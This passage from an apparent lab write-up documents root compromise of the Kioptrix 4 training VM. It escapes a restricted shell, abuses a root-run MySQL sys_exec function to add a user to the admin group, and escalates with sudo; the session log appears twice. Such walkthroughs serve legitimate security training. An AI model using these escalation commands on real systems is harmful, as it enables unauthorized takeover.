LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ whoami
john
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:~$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> SELECT sys_exec('usermod -aG admin john');
+-----+
| sys_exec('usermod -aG admin john') |
+-----+
| NULL |
+-----+
1 row in set (0.05 sec)

mysql> exit
Bye
john@Kioptrix4:~$ sudo su
[sudo] password for john:
root@Kioptrix4:/home/john# whoami
root
root@Kioptrix4:/home/john#
```

Privilege escalation was performed.

- MySQL was running as root (misconfiguration)

- User john was added to admin/root privileges
- Full system control was achieved

9.Proof of Compromise — Root Flag Captured: congrats.txt

```
kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@Kioptrix4: /home/john
File Actions Edit View Help
root@Kioptrix4: /home/john x root@kali: /home/kali x
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ whoami
john
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:~$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> SELECT sys_exec('usermod -aG admin john');
+-----+
| sys_exec('usermod -aG admin john') |
+-----+
| NULL |
+-----+
1 row in set (0.05 sec)

mysql> exit
Bye
john@Kioptrix4:~$ sudo su
[sudo] password for john:
root@Kioptrix4:/home/john# whoami
root
root@Kioptrix4:/home/john# ls /root
congrats.txt  lshell-0.9.12
root@Kioptrix4:/home/john# cat /root/congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

root@Kioptrix4:/home/john#
```

Final confirmation of system compromise.

- Accessed a file: congrats.txt

- This proves full system access was achieved